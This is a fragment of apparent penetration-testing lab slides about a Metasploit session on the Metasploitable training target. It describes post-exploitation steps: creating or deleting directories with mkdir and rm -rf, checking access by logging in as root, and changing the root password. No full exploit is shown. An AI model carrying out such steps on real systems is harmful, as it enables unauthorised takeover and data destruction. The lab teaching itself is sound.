
* We can either add or delete the (add:mkdir, delete:rm -rf)



* The same is reflected in the metasploit framework
* Verification can be done by logging out of the

metasploitable framework and logging in through root.

* Similarly we can change the password of the root access.



THANK YOU…